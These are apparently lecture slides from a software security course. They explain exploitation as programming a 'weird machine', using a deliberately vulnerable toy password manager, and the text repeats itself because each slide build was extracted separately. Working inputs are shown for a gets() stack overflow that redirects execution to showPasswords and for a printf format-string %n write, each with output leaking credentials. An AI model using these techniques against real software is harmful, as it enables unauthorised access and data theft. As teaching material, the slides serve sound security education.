pwdman[7486]: segfault at 31303938 ip 0000000031303938
           sp 00000000ffffcdc0 error 14 in
           libc-2.23.so[f7de2000+1b0000]
```



- We **crash** the program



- We **crash** the program
- Crashing → **not a state** in our FSM



- We **crash** the program
 - Crashing → **not a state** in our FSM
- **Weird state** due to a programming mistake




- We **crash** the program
 - Crashing → **not a state** in our FSM
- **Weird state** due to a programming mistake
- #1: **Why** did we get into this weird state?




- We **crash** the program
 - Crashing → **not a state** in our FSM
- **Weird state** due to a programming mistake
- #1: **Why** did we get into this weird state?
 - #2: **What** is this weird state?



- We **crash** the program
 - Crashing → **not a state** in our FSM
- **Weird state** due to a programming mistake
- #1: **Why** did we get into this weird state?
 - #2: **What** is this weird state?
 - #3: **How** can we program our weird machine to do something useful (instead of crashing)?



- gets reads from the user until EOF




- gets **reads from the user** until EOF
- Everything read is stored in an array



- gets **reads from the user** until EOF
- Everything read is stored in an array
- Arrays have a **defined size**



- gets **reads from the user** until EOF
- Everything read is stored in an array
- Arrays have a **defined size**
- What if we write **more data** into the array?



- gets **reads from the user** until EOF
- Everything read is stored in an array
- Arrays have a **defined size**
- What if we write **more data** into the array?
- We write into **something else** adjacent in memory



- What is next to the variable?




- What is next to the variable?
- It is a **local variable**, therefore it is on the **stack**





- What is next to the variable?
- It is a **local variable**, therefore it is on the **stack**
- **Other local variables** adjacent (none here)




- What is next to the variable?
- It is a **local variable**, therefore it is on the **stack**
- **Other local variables** adjacent (none here)
- What **else** is on the stack?












```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```

→




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(  
        buffer);  
    return atoi(buffer);  
}
```




Return, continue at 0x31303938




- We are **somewhere** (more specific: at address `0x31303938`)



- We are **somewhere** (more specific: at address `0x31303938`)
- CPU tries to execute code at this address



- We are **somewhere** (more specific: at address `0x31303938`)
- CPU tries to execute code at this address
- Probably **nothing mapped** at this address → pagefault



- We are **somewhere** (more specific: at address `0x31303938`)
- CPU tries to execute code at this address
- Probably **nothing mapped** at this address → pagefault
- Operating system **kills application** with a segmentation fault



- We are **somewhere** (more specific: at address `0x31303938`)
- CPU tries to execute code at this address
- Probably **nothing mapped** at this address → pagefault
- Operating system **kills application** with a segmentation fault
- Weird state: CPU trying to **execute** code at an **invalid address**



- Bring the CPU in **weird state** by entering too many characters



- Bring the CPU in **weird state** by entering too many characters
- **Control** what the CPU executes by setting the **instruction pointer**



- Bring the CPU in **weird state** by entering too many characters
- **Control** what the CPU executes by setting the **instruction pointer**
- We want to either
 - **stay** in a **weird**, but useful state, or
 - go to a (useful) **sane state again**



- Bring the CPU in **weird state** by entering too many characters
- **Control** what the CPU executes by setting the **instruction pointer**
- We want to either
 - **stay** in a **weird**, but useful state, or
 - go to a (useful) **sane state again**
- Let's try to get to the sane state "Show Password List" first...

- We can let the CPU execute code at an **arbitrary location**

- We can let the CPU execute code at an **arbitrary location**
- The `showPasswords` function is at some location

```
% readelf -s pwdman | grep showPasswords  
64: 08048604 121 FUNC GLOBAL DEFAULT 14 showPasswords
```

- We can let the CPU execute code at an **arbitrary location**
- The `showPasswords` function is at some location

```
% readelf -s pwdman | grep showPasswords
64: 08048604 121 FUNC GLOBAL DEFAULT 14 showPasswords
```

- PIN should look like this: `<padding>\x04\x86\x04\x08`
- `padding` fills the buffer (plus saved base pointer), address overwrites the saved instruction pointer

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
```

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
Enter PIN:
root:toor

user:password1234

[1] 17074 segmentation fault (core dumped) ./pwdman
```



- We broke the **security properties** of the FSM



- We broke the **security properties** of the FSM
- **Setup:** We started in the **sane state** “Read PIN”



- We broke the **security properties** of the FSM
- **Setup:** We started in the **sane state** “Read PIN”
- **Instantiation:** Too many characters led to a **weird state**



- We broke the **security properties** of the FSM
- **Setup**: We started in the **sane state** “Read PIN”
- **Instantiation**: Too many characters led to a **weird state**
- **Programming**: We “programmed” the weird state using the **input** to move to the sane state “Show Password List”



- We broke the **security properties** of the FSM
- **Setup:** We started in the **sane state** “Read PIN”
- **Instantiation:** Too many characters led to a **weird state**
- **Programming:** We “programmed” the weird state using the **input** to move to the sane state “Show Password List”
- We have successfully developed an **exploit**



- Spatial memory safety violation to overwrite data



- Spatial memory safety violation to overwrite data
- Weird state



- Spatial memory safety violation to overwrite data
- Weird state
- Do we have to overwrite the saved instruction pointer?



- Spatial memory safety violation to overwrite data
- Weird state
- Do we have to overwrite the saved instruction pointer?
 - Other memory safety violations?



- Spatial memory safety violation to overwrite data
- Weird state
- Do we have to overwrite the saved instruction pointer?
 - Other memory safety violations?
 - Write in a more powerful “weird machine language”?



- No → just one “trick” to get into weird state



- No → just one “trick” to get into weird state
- **Controlling the control flow** → weird state



- No → just one “trick” to get into weird state
 - **Controlling the control flow** → weird state
 - More ways to change instruction pointer
- function pointers, vtables, ...



- No → just one “trick” to get into weird state
 - **Controlling the control flow** → weird state
 - More ways to change instruction pointer
- function pointers, vtables, ...
- Controlling the instruction pointer is **not a requirement**



- No → just one “trick” to get into weird state
 - **Controlling the control flow** → weird state
 - More ways to change instruction pointer
- function pointers, vtables, ...
- Controlling the instruction pointer is **not a requirement**
 - **Control-flow hijacking** is a “category of tricks”



- Got rid of the mindset that we require code to program



- Got rid of the mindset that we require code to program
- **Input** as a way of programming a device



- Got rid of the mindset that we require code to program
- **Input** as a way of programming a device
- Modify **data** used in an FSM state (transition)



- Got rid of the mindset that we require code to program
- **Input** as a way of programming a device
- Modify **data** used in an FSM state (transition)
- **Changing data** to something not intended in the original FSM
→ weird state




- Got rid of the mindset that we require code to program
- **Input** as a way of programming a device
- Modify **data** used in an FSM state (transition)
- **Changing data** to something not intended in the original FSM
→ weird state
- Assume `gets` bug is fixed, e.g., replaced by `fgets`



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```


```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- We ignored the “debug mode” before...




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- We ignored the “debug mode” before...
- **One additional state** in the FSM → echos the input




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

- We ignored the “debug mode” before...
- **One additional state** in the FSM → echos the input
- **Security property** stays the same



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    fgets(buffer, 16, stdin);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```



- We ignored the “debug mode” before...
- **One additional state** in the FSM → echos the input
- **Security property** stays the same
- *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*

- Compile with **all warnings enabled** (`-Wextra`)

- Compile with **all warnings enabled** (`-Wextra`)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                    no format arguments [-Wformat-security]
    if(getenv("DEBUG")) printf(buffer);
                           ^
```

- Compile with **all warnings enabled** (`-Wextra`)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                    no format arguments [-Wformat-security]
    if(getenv("DEBUG")) printf(buffer);
                           ^
```

- What does the man page of `printf` say?


- Compile with **all warnings enabled** (`-Wextra`)
- Still a warning

```
pwdman1.c:9:32: warning: format not a string literal and
                    no format arguments [-Wformat-security]
    if(getenv("DEBUG")) printf(buffer);
                           ^
```


- What does the man page of `printf` say?

man 3 printf


Code such as `printf(foo)`; often indicates a bug, since `foo` may contain a `%` character. If `foo` comes from untrusted user input, it may contain `%n`, causing the `printf()` call to write to memory and creating a security hole.



- `printf` can create a security hole?



- `printf` can create a security hole?
- Why can `printf` write to memory?



- `printf` can create a security hole?
- Why can `printf` **write to memory**?
- It is supposed to print text to the standard output...



- We remember how to use `printf`:
`printf("%d = 0x%x\n", 20, 20);`



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```
- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```
- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters **does not match** the number of arguments?



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```
- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters **does not match** the number of arguments?
- The function **does not know**



- We remember how to use `printf`:

```
printf("%d = 0x%x\n", 20, 20);
```
- Format string parameters (`%d`, `%s`, ...) convert function parameters to strings
- What if the number of format string parameters **does not match** the number of arguments?
- The function **does not know**
- Fetched from **registers** (first) and **stack** (afterwards)



- `printf(user_input);` → user input is format string



- `printf(user_input);` → user input is format string
- **No parameters** to the function



- `printf(user_input);` → user input is format string
- **No parameters** to the function
- Input does not contain a format string parameter → fine



- `printf(user_input);` → user input is format string
- **No parameters** to the function
- Input does not contain a format string parameter → fine
- **Format string parameter in the input** → output a register value or stack value

```
% DEBUG=1 ./pwdman1
```

```
Enter PIN:
```

```
%x %x %x %x
```

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

- **Weird state** - printing values from memory is not in our FSM


```
% DEBUG=1 ./pwdman1
Enter PIN:
%x %x %x %x
10 f76b55a0 f76f5858 25207825

Wrong PIN!
Enter PIN:
```

- **Weird state** - printing values from memory is not in our FSM
- How can we “program” this weird state?

- A little-known format string parameter: `%n`



- A little-known format string parameter: `%n`

man 3 printf

`n` The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.





- A little-known format string parameter: `%n`

man 3 printf

`n` The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d characters\n", count);
```



- A little-known format string parameter: `%n`

man 3 printf

`n` The number of characters written so far is stored into the integer pointed to by the corresponding argument. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

- Example:

```
int count;
printf("Some string %n\n", &count);
printf("Wrote %d characters\n", count);
```

Prints Wrote 12 characters



- If there is an **address** on the stack, we can **write** to it



- If there is an **address** on the stack, we can **write** to it
- **Format string** is on the stack → we can **put any value** onto the stack



- If there is an **address** on the stack, we can **write** to it
- **Format string** is on the stack → we can **put any value** onto the stack
- Can be the **address** to write to


```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
  DEBUG=1 ./pwdman1
```





```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
    DEBUG=1 ./pwdman1
Enter PIN:
10 f7f945a0 f7fd4858 4030201
Wrong PIN!
Enter PIN:
```



```
% echo "\x01\x02\x03\x04%x %x %x %x" | \  
    DEBUG=1 ./pwdman1  
Enter PIN:  
10 f7f945a0 f7fd4858 4030201  
Wrong PIN!  
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %x" | \  
    DEBUG=1 ./pwdman1
```



```
% echo "\x01\x02\x03\x04%x %x %x %x" | \
    DEBUG=1 ./pwdman1
Enter PIN:
10 f7f945a0 f7fd4858 4030201
Wrong PIN!
Enter PIN:
```

```
% echo "\xb8\xcd\xff\xff%x %x %x %x" | \
    DEBUG=1 ./pwdman1
Enter PIN:
◆◆◆◆10 f7f945a0 f7fd4858 ffffcdb8
Wrong PIN!
Enter PIN:
```



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \  
DEBUG=1 ./pwdman1
```



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \  
    DEBUG=1 ./pwdman1  
Enter PIN:  
◆◆◆◆10 f7f945a0 f7fd4858 root:toor  
  
user:password1234
```



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \
    DEBUG=1 ./pwdman1
Enter PIN:
◆◆◆◆10 f7f945a0 f7fd4858 root:toor

user:password1234
```

- With %n, we overwrote the correct variable at address 0xffffcddb8



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \
  DEBUG=1 ./pwdman1
Enter PIN:
◆◆◆◆10 f7f945a0 f7fd4858 root:toor
user:password1234
```

- With %n, we overwrote the correct variable at address 0xffffcddb8
- Programmed the weird machine using the input...



```
% echo "\xb8\xcd\xff\xff%x %x %x %n" | \
    DEBUG=1 ./pwdman1
Enter PIN:
◆◆◆◆10 f7f945a0 f7fd4858 root:toor

user:password1234
```


- With %n, we overwrote the correct variable at address 0xffffcddb8
- Programmed the weird machine using the input...
- ...to transition to sane state “Show Password List”




- There are **many different** memory safety violations



- There are **many different** memory safety violations
- All of them can get us into a **weird state**



- There are **many different** memory safety violations
- All of them can get us into a **weird state**
- We have only seen 2 of them, but there are **a lot more**



- There are **many different** memory safety violations
- All of them can get us into a **weird state**
- We have only seen 2 of them, but there are **a lot more**
- **Memory safety violations** are a “bag of tricks” from which we can take one to **get into a weird state**



- Our “weird machine programs” were quite simple



- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM



- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM
- Instead



- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM
- Instead
 - **Inject** own code and jump to that




- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM
- Instead
 - Inject own code and jump to that
 - Jump into the middle of a sane state




- Our “weird machine programs” were quite simple
- Jumped to a sane state of the FSM
- Instead
 - **Inject** own code and jump to that
 - Jump into the **middle of a sane state**
 - ...


For three decades

- people came up with tricks to **get into weird states**,
- and “programming languages” to **program weird machines**







- There are many techniques and cool tricks




- There are many techniques and cool tricks
- Did not look at them → more important to understand **concept**




- There are many techniques and cool tricks
- Did not look at them → more important to understand **concept**
- Theory might be boring but helps understanding the techniques




- There are many techniques and cool tricks
- Did not look at them → more important to understand **concept**
- Theory might be boring but helps understanding the techniques
- Participate in CTF and **try it yourself**




- We got rid of gets



- We got rid of `gets`
- We got rid of the format-string vulnerability



- We got rid of `gets`
- We got rid of the format-string vulnerability
- We could not find any other bugs



- We got rid of `gets`
- We got rid of the format-string vulnerability
- We could not find any other bugs
- The FSM emulator (= our code) **looks secure**



- Can we show that our code is now **not exploitable**?



- Can we show that our code is now **not exploitable**?
- **Not really** → check all weird states whether they are exploitable



- Can we show that our code is now **not exploitable**?
- **Not really** → check all weird states whether they are exploitable
- How to know which weird states are reachable?




- Can we show that our code is now **not exploitable**?
- **Not really** → check all weird states whether they are exploitable
- How to know which weird states are reachable?
- Depends on the **attacker model** → what can an attacker do?



- Can we show that our code is now **not exploitable**?
- **Not really** → check all weird states whether they are exploitable
- How to know which weird states are reachable?
- Depends on the **attacker model** → what can an attacker do?
- Hard to think of attacker models **not yet discovered**



Blue Team aka Defenses



- Defense in CS is surprisingly **hard**



- Defense in CS is surprisingly **hard**
- In “classical war games”, there is the **3:1 rule**



- Defense in CS is surprisingly **hard**
 - In “classical war games”, there is the **3:1 rule**
- An attacker needs 3 times as many soldiers as the defender



- Defense in CS is surprisingly **hard**
 - In “classical war games”, there is the **3:1 rule**
- An attacker needs 3 times as many soldiers as the defender
- Not a law (there are many exceptions) but rule of thumb



- In CS, the defender has a disadvantage



- In CS, the defender has a disadvantage
- Attacker: find **one** vulnerability



- In CS, the defender has a disadvantage
- Attacker: find **one** vulnerability
- Defender: protect against **all** possible attacks



- In CS, the defender has a disadvantage
- Attacker: find **one** vulnerability
- Defender: protect against **all** possible attacks
- If the defender misses one vulnerability, the attacker wins



- In CS, the defender has a disadvantage
- Attacker: find **one** vulnerability
- Defender: protect against **all** possible attacks
- If the defender misses one vulnerability, the attacker wins
- “The best defense is a good offense” does not work



- Mainly two strategies




- Mainly two strategies
- Strategy #1: Red Team finds all bugs → Blue Team fixes them




- Mainly two strategies
- Strategy #1: Red Team finds all bugs → Blue Team fixes them
- Strategy #2: Find generic mechanisms → Red Team cannot exploit the program

- Often, Strategy #1 is used → seems **simple** (and cheap)




- Often, Strategy #1 is used → seems **simple** (and cheap)
- If a bug is discovered, fix it, done






- Often, Strategy #1 is used → seems **simple** (and cheap)
- If a bug is discovered, fix it, done
- “It took an attacker/researcher more than n months to find a bug, so the cost of finding the next bug is $\geq n$ months”



- Often, Strategy #1 is used → seems **simple** (and cheap)
- If a bug is discovered, fix it, done
- “It took an attacker/researcher more than n months to find a bug, so the cost of finding the next bug is $\geq n$ months”





- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state



- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state
 2. **Instantiation**: transition from sane state to weird state




- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state
 2. **Instantiation**: transition from sane state to weird state
 3. **Programming**: program the weird machine




- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state
 2. **Instantiation**: transition from sane state to weird state
 3. **Programming**: program the weird machine
- The fix prevents one weird machine (or its “program”)



- We defined exploitation as a three-step procedure
 1. **Setup**: choose sane state which “allows” getting to a weird state
 2. **Instantiation**: transition from sane state to weird state
 3. **Programming**: program the weird machine
- The fix prevents one weird machine (or its “program”)
- Similar bugs → similar weird machines



